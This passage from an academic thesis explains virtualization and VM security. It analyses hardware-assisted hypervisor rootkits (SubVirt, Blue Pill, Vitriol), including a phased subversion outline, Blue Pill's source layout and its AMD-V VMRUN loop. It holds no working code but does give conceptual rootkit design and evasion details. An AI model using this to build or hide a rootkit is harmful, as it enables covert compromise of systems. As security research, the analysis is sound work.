


Figure 4. General depiction of different levels that virtualization can occur

6. Programming Language Virtual Machines

One application where process virtualization is particularly well suited is in programming languages, which are often implemented using process VMs for several reasons, most importantly portability and isolation. They are portable because of the fact that a program on any platform X can be run on any other platform Y if both X and Y both support the same programming language virtual machine implementations. Additionally, since applications written and executed within the programming language virtual machine and are not allowed to run outside of a protected resource area (a “sandbox”), they are isolated from the rest of the code resident on the computer. The result is a more secure computing or development environment which is protected from whatever bad behavior may be manifested by the application being developed within the programming language virtual machine [18].

There are many integrated development environments which follow this model, but the two most well-known are probably Microsoft’s .NET Framework and Oracle’s Java.

Microsoft’s .NET Framework is an integral Windows component that supports developing and running applications and XML based web services on the Windows OS family of platforms. The .NET common language runtime (CLR) serves as a VM manager responsible for the code that runs within it. Management functions include a wide range of tasks including memory management, thread execution, code execution, code safety verification, compilation, and other system services [25].

Whereas the .NET framework is limited to Windows based OSs, the Java programming language was designed to allow application developers the capability to “Write Once, Run Anywhere” (WORA) across many different OSs. Java uses a virtualization environment called the Java Runtime Environment (JRE) to manage all instances of Java code running on a system. The JRE is responsible for creating a common virtualization space across a wide range of different OSs for which code would ordinarily not be compatible across. Once a Java program is compiled into byte code, it can be run on any platform for which the JRE is compiled and installed.

7. VM Data Structures–Control Blocks and Control Structures

Virtual Machine Control Blocks (VMCBs) or Virtual Machine Control Structures (VMCSs) are data structures analogous to PCBs in an OS kernel. AMD refers to it as a VMCB in its V specification whereas Intel refers to this data structure as a VMCS in its VT-x specification. These data structures describe a virtual machine by specifying the parameters of its execution environment. These environment parameters include trap, intercept and exception conditions; instructions permitted; memory resources; registers; execution pointers; and the guest state of the VM OS [26], [27].

8. Hypercalls

Whereas most functions that occur within a VM are intended to be autonomous as if the OS is running on its own hardware, there are infrequent situations where a communication channel must exist between a hypervisor and the VMs that it supports. Hypercalls provide this communication channel and are analogous to system calls discussed earlier. Where a system call is essentially an interface mechanism between a user mode application and a kernel mode service, hypercalls are an interface mechanism between a VM guest OS and its hypervisor [28].

III. SECURITY ASPECTS OF VIRTUAL MACHINES

A. TRUSTED COMPUTING BASE

The kernel execution mode, or ring 0 mode, of modern CPUs provides protected, privileged execution of sensitive instructions; but it does not completely solve the problem of limiting that execution to code which is trustworthy from a security standpoint. There can still be code which behaves in an unpredictable or insecure manor. In a perfect OS, all code that executes within kernel mode should be trustworthy and be expected to behave only in a secure and predictable manner. In reality this is not the case because the security testing and verification of new code is an expensive, lengthy and exhaustive process which grows exponentially more difficult and expensive as the code base increases in size and complexity. In order to achieve some level of assured security within reasonable time, cost and effort constraints, a smaller subset of kernel mode code may be identified with which to apply this level of rigorous testing and verification. This core of validated code then becomes what is known as the trusted computing base (TCB) and it typically does not include the entire kernel mode code base. Most OSs have TCBs which are reduced in size and complexity as much as possible in order to increase the inherent security as much as possible.

The concept of a TCB was first established formally in an article written by Grace Nibaldi in 1979 [29]. In 1981, John Rushby published another article on the concept where he defined the TCB to be “the combination of kernel and trusted processes” [30]. Taken into a broader scope, a TCB is the set of all hardware, firmware and software in a computer system that is verified trustworthy and is responsible for enforcing a system’s unified security policy [31].

VMMs are typically not part of an OS’s TCB, and therefore neither are the VMs which execute on them. Due to the fact that most VMMs operate in kernel mode, they themselves often go through rigorous testing and verification and have some portion of core code which is considered a TCB, separate from the OS’s TCB. It should be noted that the type of VMM (Type 1, Type 2, or HyVM) has no impact on the security quality of its respective TCB. As with OS TCBs, the quality of the VMM TCB is entirely dependent on its design, size, complexity and the testing rigor applied to its code base [31].

B. VIRTUALIZATION AS A MEANS TO INCREASE SYSTEM SECURITY

VM technology has long been heralded as a significant advance to security because of the isolation of the VM itself and the natural sandboxing that occurs via the VMM. Each VM runs on the same physical machine without, ideally, the ability to see or influence any other VM running concurrently on that physical machine. Additionally, introspection can be accomplished within the guest VM by the VMM or HyVM allowing even greater control over execution. This isolation property provides the opportunity to prevent a wide range of attacks. Although the use of hardware-based virtualization has been expanding, security mechanisms specific to hardware virtualization have not been keeping pace because of the difficulty of identifying and intercepting malicious instructions before they are passed to the CPU for execution.

C. HARDWARE-BASED VMM VS. SOFTWARE-BASED HYVM SECURITY

From a security standpoint, software-based security is still preferred because software based HyVMs can trap, inspect and exercise control over guest operating systems instructions before they ever make it into hardware much more readily and efficiently than can current hardware-based VMM solutions [32]. Flexible security mechanisms can also more easily and quickly be implemented within software-based HyVMs. Additionally, since execution of the guest is emulated within a software-based HyVM, the state of the physical hardware system is not effected and the HyVM never has to relinquish physical hardware execution control to a guest OS.

Hardware-based VMMs must trap and handle any sensitive instruction from a guest OS, similar to software-based HyVMs; but they lack the same level of ability to inspect and exercise control over guest operating systems that software-based HyVMs possess. It is also relatively difficult to adapt and modify VMM code in response to malware threats relative to software-based HyVMs [32]. The fact that VMMs have direct control over hardware resources presents another security challenge in that without the presence of robust security mechanisms, the risk of malicious code subverting the VMM's hardware control is higher than a software-based HyVM where an underlying OS has robust security mechanisms in place.

Performance suffers in both virtualization methods because of the relatively large overheads required to perform the inspection and analysis of instructions prior to execution. Although this performance hit is typically more severe in software-based HyVMs, it can still have a significant effect in VMMs as well. In a software-based HyVM, the state of the hardware is never changed since all traps occur as system calls within the host OS and guest OS instructions are interpreted and passed on to the CPU as though they are coming directly from the host OS itself. In a hardware-based VMM, the state of the hardware is changed every time control of the physical machine is passed from the VMM to the guest OS [19]. At every state change, CPU cycles are expended to save the state of the VMM, change the appropriate registers and counters, then load the state of the Guest OS, execute the next series of instructions for the guest OS, save the state of the guest OS, change back the appropriate registers and counters, and finally load the last saved state of the VMM. Adding security mechanisms and malware inspection functions to the VMM can significantly increase the execution overhead of the VMM when compared to a software-based HyVM.

D. VIRTUALIZATION AS A MEANS OF OBFUSCATION

Although techniques are not as straightforward as detecting other types of code existent within a system, the presence of virtualization can be detected. What is difficult to analyze and determine however is the code that is being executed within the VM itself unless this capability is purpose designed into the VMM up front. This difficulty is because virtualized code is resistant to both static and dynamic code analysis techniques [33]. This resistance provides a natural obfuscation to the VM that other code execution methods do not possess. Static code analysis attempts to identify code prior to execution (or compilation) that when executed could produce undesired effects within the system. Such undesired effects can include memory resource leaks, buffer overflows or any other number of security or performance issues. Dynamic code analysis attempts to determine the result of code execution in real time, as the code is being executed by the system.

The code emulation and interpretation that VMs undergo as they are executed by their respective VMM adds multiple layers of complexity which can be difficult to observe activity through or analyze in real time (Figure 5). In order to analyze and determine what a VM code's purpose is, a complex reverse engineering process involving at least two stages must be undertaken. The first stage reverse engineers the interpreter or emulator in order to discover the VM's individual byte code instructions. The second stage then reverse engineers the byte code instructions to reveal the underlying logic of the source code [33]. This becomes significantly more difficult if the interpreter is unfamiliar, does not follow expected or assumed techniques, or employs multiple layers of interpretation.

Observation of activity from the opposite perspective is just as difficult, if not more so. A VM has very little inherent capability with which to observe actions taken by its VMM. If there exists malicious code at the hypervisor level, then malware detection at the VM level would be ineffective at best in being able to detect it. Furthermore, any mitigation actions could not be effectively accomplished from within the VM itself because of its lower privilege level relative to the VMM.



Application
Application
Application
A Virtual OS has no visibility outside of its VM, however a VMM may have limited visibility within a VM with which to observe code activity.
Virtual (Guest) OS
Virtual (Guest) OS
VMM
Host OS
Hardware
Host OS scope of observability
VMM scope of observability

Figure 5. Code observability between VMs, VMM, and Host OS

E. VIRTUAL MACHINE-BASED ROOTKITS

As much as VM technology has made possible more secure environments, it also has drawbacks which can be maliciously exploited. Virtual machine-based rootkit (VMBR) research has been ongoing for several years by a variety of legitimate and malicious actors. Most of the results of this research have been either too theoretical or too impractical to be considered serious security threats, but Intel VT-x and AMD-V have changed that dynamic. These technologies have provided new methods for systems to be exploited and new vectors to introduce such threats. “Hyperjacking” has become the new broadly used term for actions taken by a VMBR to covertly insert a VMM under an OS by migrating the OS from physical execution to virtual execution undetectably, either on boot up or while the system is running [34].

1. SubVirt

SubVirt was a Microsoft sponsored proof of concept project and is generally credited with being the first successful VMBR. SubVirt does not utilize Intel VT-x or AMD-V but rather must rely on another commercial software virtualization technology such as VMware or Virtual PC in order to gain VMM level control of the OS [35]. Since SubVirt is not designed to organically utilize hardware based VM technology, it must resort to software based solutions which require elaborate and complicated code in order to implement full hardware functionality in a transparent manner. The resulting code base is therefore too large to be considered a practical and effective VMBR [36]. Additionally, due to its software requirements, it requires a reboot after introduction onto a system and therefore cannot be implemented transparently on the fly. But nevertheless, SubVirt accomplished Microsoft’s proof of concept goals of subverting both Windows XP and Linux target systems by placing them in virtual environments, demonstrating the ability to perform malicious activity, and finally exploring methods of detection and prevention [35].

2. Blue Pill

Although SubVirt was the first successful implementation of a VMBR, Blue Pill was the first effective instance of a hardware-assisted VMBR [36]. For clarity of nomenclature purposes, it should be noted that a hardware-assisted VMBR is the same as an HVM rootkit. The term HVM rootkit will be used throughout the remainder of this thesis to refer to a hardware-assisted VMBR. While SubVirt utilized commercial virtualization technology such as VMware or Virtual PC in order to gain VMM level control, Blue Pill fully exploits AMD-V (and in later versions Intel VT-x) to create a VMM underneath an existing OS and migrate that OS into a guest state on the fly without requiring a system reboot [36], [37], [38]. The working prototype was implemented on Window Vista x64, but can be ported to other x86/x64 OSs such as Linux or BSD as well.

First presented and demonstrated by its designer Joanna Rutkowska at Black Hat 2006, Blue Pill possesses many advantages from an exploitation perspective. Since it makes maximum use of hardware VM technology vice software VM technology, it is engineered as an ultra-thin hypervisor which does not need any BIOS, boot sector, or persistent storage modifications. It creates its own private page tables which are not visible to the target OS, as well as clone portions of page tables from the target OS [39]. Its small code base allows it to remain dormant without consuming noticeable CPU or memory resources. This characteristic also allows it to lie and wait for predetermined or interesting events to occur without impacting the performance of the newly subverted guest OS itself. Once an event of interest occurs, it can be captured and sent to a network interface to be exfiltrated off the system without the subverted guest OS or its anti-malware software having any visibility into the actions taking place. Since Blue Pill is never installed or written onto a system’s hard drive, it is not persistent upon reboot. After a system is rebooted the previously subverted OS loads in its normal mode without any forensics trail to be captured after the subversion has taken place. At this point, if Blue Pill has been resident on a system long enough, then there can be a significant amount of data that is exfiltrated without any way for the owner to ascertain the extent of the exploitation, or even if any exploitation has occurred in the first place.

3. Vitriol

The Matasano Security Lab’s Vitriol HVM rootkit project was very similar to the Blue Pill project but exploited Intel vice AMD x86 virtualization technology. The design effort was led by Dino Dai Zovi and was also demonstrated at Black Hat 2006. Vitriol was a proof of concept HVM rootkit targeting Mac OS X running on an Intel VT-x CPU. Vitriol utilizes OS X’s loadable kernel extensions to install and execute its rootkit capability. It then uses VT-x to create a VM and migrate the OS X kernel into a newly created guest VM [40]. Like Blue Pill, it also is never installed or written onto a system’s hard drive, and is therefore not persistent upon reboot and offers no forensics trail to be captured after the subversion has taken place.

F. THREATS POSED BY HVM ROOTKITS

An HVM rootkit executing beneath the OS kernel could potentially perform the following functions covertly and without impact to any processes running within a Virtual Machine, OS kernel or user space:

1. Unrestricted access to all memory regardless of use
2. Unrestricted access to I/O devices
3. Covert inspection of all I/O conducted by VMs
4. Covert introspection of VM processes
5. Manipulation of system state without leaving significant forensic trails
6. General covert operation in the performance of most tasks
7. Non-persistence following reboot

Specialized HVM rootkits will most certainly exploit the abilities listed above for malicious purposes and be able to operate with a degree of obfuscation that other kernel and user process do not possess. Additionally, a subverted virtual environment or VMM could in effect grant an adversary “super” privileges that are effectively higher than ring 0 due to the fact that they would be in control of the entire physical environment. Such a high level of privilege is therefore commonly referred to as ring -0 or ring -1 to signify a privileged execution mode below ring 0.

As discussed in Section D and shown in Figure 5, an HVM rootkit is significantly more difficult to detect and remove than other types of rootkits.

Conventional malware detection and removal tools would be ineffective against such threats [38]. Claims by Rutkowska that Blue Pill is undetectable either during or after its exploitation phase have been contested with mixed results. There has been significant research into proving both sides of this claim, but this thesis will not focus on the question of HVM rootkit detectability. It is sufficient to state that Blue Pill and Vitriol (or any other HVM rootkit) presence is extremely difficult to detect even through very specialized methods.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. AN ANALYSIS OF HVM ROOTKITS

A. ANATOMY OF AN HVM ROOTKIT SUBVERSION

In principle, an HVM rootkit attack is simple: a hardware based VMM (the HVM rootkit) is placed between the kernel of a running OS and the physical hardware of the machine. In reality, this maneuver requires a complex and carefully orchestrated series of actions which does not disturb the running OS and utilizes either Intel VT-x or AMD-V hardware virtualization extensions.

The terms “fork”, “migration” and “shim” have all been used to describe the process of subverting a running OS in real time, on the fly, and moving the target OS into a guest state within a VM without interrupting execution and with full transparency on the part of the user. This is a terminology standardization issue, but has no real impact on the outcome of this thesis research. For the purposes of this thesis, these terms are interchangeable. Conceptually, a “shim” is probably the best graphical depiction of the action performed by an HVM rootkit because it inserts itself between the running OS and the hardware of the processor (Figure 6). Technically, “migration” is probably the most accurate term since a “fork” operation within the context of an OS means that a process creates a copy of itself, which is not what occurs in the case of an HVM rootkit—no copy is produced, only a change of privilege accompanied by a change in state.




Figure 6. Conceptual depiction of HVM rootkit attack

Myers proposes 10 steps to describe the successful execution of an HVM rootkit [41]. For the purposes of analysis, these steps have been revised slightly in order to abstract their function and group them into three phases according to the overall effect that they produce. The Infiltration Phase is required to gain the appropriate level of privilege on the target system to be able to begin the next phase. Infiltration is not specifically part of the focus or scope of this thesis as there are numerous documented rootkit methods to gain root level access on any given OS and install code for various purposes. The Initialization Phase sets up the parameters and preconditions necessary for the subversion itself to take place. The distinction between the initialization phase and the actual subversion is that actions are taking place at ring 0 within the kernel mode of the target OS. The final Subversion Phase encompasses all activity which occurs below that of the target OS kernel, and therefore at an effective privilege level of ring -0.

Infiltration Phase (Conducted by a conventional rootkit or other vector)

- Gain root level access on the target system
- Load a hardware level driver which will set up a VMM (the HVM rootkit)

Initialization Phase (Actions conducted by the hardware level driver)

- Allocate resources for HVM rootkit hypervisor code and load it into memory
- Allocate resources and set up the VMCS / VMCB
- Initialize the VMCS / VMCB with current state of target OS
- Turn on the flag enabling hardware assisted virtualization
- Transfer execution to the HVM rootkit hypervisor

Subversion Phase (Actions conducted by the HVM rootkit hypervisor)

- Shift the target OS to VM guest mode
- Unload the hardware level driver
- Begin conducting activity the HVM rootkit designer intended

Intel VT-x and AMD-V require slightly different implementations and techniques to execute these actions, but the overall concept and end result is the same.

B. BLUE PILL SOURCE CODE

Blue Pill source code was first made available by Invisible Things Lab (the company founded by Blue Pill creator Joanna Rutkowska) for use in training participants at the 2007 Black Hat Conference, the year following Blue Pill's initial announcement by Rutkowska at the same conference. The source code was made available to the public following Black Hat 2007 by download [42]. The version that is examined in this thesis is revision 329 which includes code for implementation on both AMD-V and Intel VT-x platforms (Intel VT-x capability was added after the initial public release). This functionality on both AMD-V and Intel VT-x makes this version particularly useful to the thesis objective: to determine what common aspects of the respective AMD and Intel attack methodologies can be generalized and applied to a wider scope of x86 based systems. Having both Blue Pill versions available to examine side by side provides for a more direct comparison.

The Blue Pill source code is separated and grouped by function into folders as follows:

../common/	Common C source code for both HVM rootkits
../svm/	C source code for the AMD-V HVM rootkit
../vmx/	C source code for the Intel VT-x HVM rootkit
../amd64/	Assembly source code for the AMD-V HVM rootkit
../i386/	Assembly source code for the Intel VT-x HVM rootkit

The source code folders include the makefiles to compile the Blue Pill executable. The include statements in the makefiles determine which source and assembly code is used to compile and produce the executable code for either the AMD-V or Intel VT-x platform.

After compiling the Blue Pill source code, the result is a Windows .sys driver image package with both driver and install files:

..\bin\i386\newbp.sys

Once root level access is gained on the target OS, this is the only required component to implement a Blue Pill subversion of the target system. This file does not have to be resident in the target system's permanent memory to be executed, and in fact it should not be resident in order to avert detection and avoid leaving a potential forensics trail.

It is useful to note that Blue Pill is purposely designed to support nested VMs, and therefore nested instances of itself. The reason for this is mainly to prevent detectability, but it demonstrates that the resulting guest OS VM does maintain direct access to hardware. Blue Pill does not emulate any hardware functions, except where necessary in the case of guest OS register query replies to avoid detection. In both the AMD-V and Intel VT-x implementations, instructions that are needed to instantiate a nested Blue Pill hypervisor are intentionally trapped, but those instructions can then be allowed to pass to the processor for execution if desired [37]. This nested VM capability is outside of the scope of this thesis, but it does present interesting and useful areas for future research which will be covered in the last chapter.

The following two sections of this chapter will provide a high level analysis of each version of Blue Pill. In total, there are approximately 22,000 lines of source code written in both C and Assembly Language contained in 55 files covering both AMD and Intel platforms. Regardless of platform, Blue Pill requires roughly 14,000 lines of source code to compile and produce a fully functioning executable rootkit. Most of this code is overhead for installing and setting up the Blue Pill hypervisor, so the resulting hypervisor itself is significantly smaller. The analysis in this thesis will not be an exhaustive effort covering every line of code, but rather it will cover the code segments responsible for executing the major muscle movements required to prepare, initialize, install and run the Blue Pill hypervisor itself and execute the migration of the target OS into a guest VM under Blue Pill's control.

C. BLUE PILL ANALYSIS ON THE AMD-V PLATFORM

As Figure 7 depicts, the basic functionality of an AMD-V hypervisor is a continuous loop between VMRUN and exit code processing. This is done with Blue Pill when the hypervisor initiates a guest VM by executing the VMRUN instruction and continues until an enabled #VMEXIT condition is trapped (Figure 8). At this point execution control returns to the hypervisor at the next instruction following VMRUN [37], [41].



Native Operating System
PROC bluepill
enable SVM
prepare VMCB
CALL bluepill
VMCB
RIP
VMRUN
Blue Pill Hypervisor
check VMCB.exitcode
only during first call
RET from bluepill PROC, never reached in host mode, only executed once in guest mode
RET
Native Operating System continues to execute, but inside Virtual Machine this time…

Figure 7. Simplified Blue Pill attack on AMD-V platform, from [37]

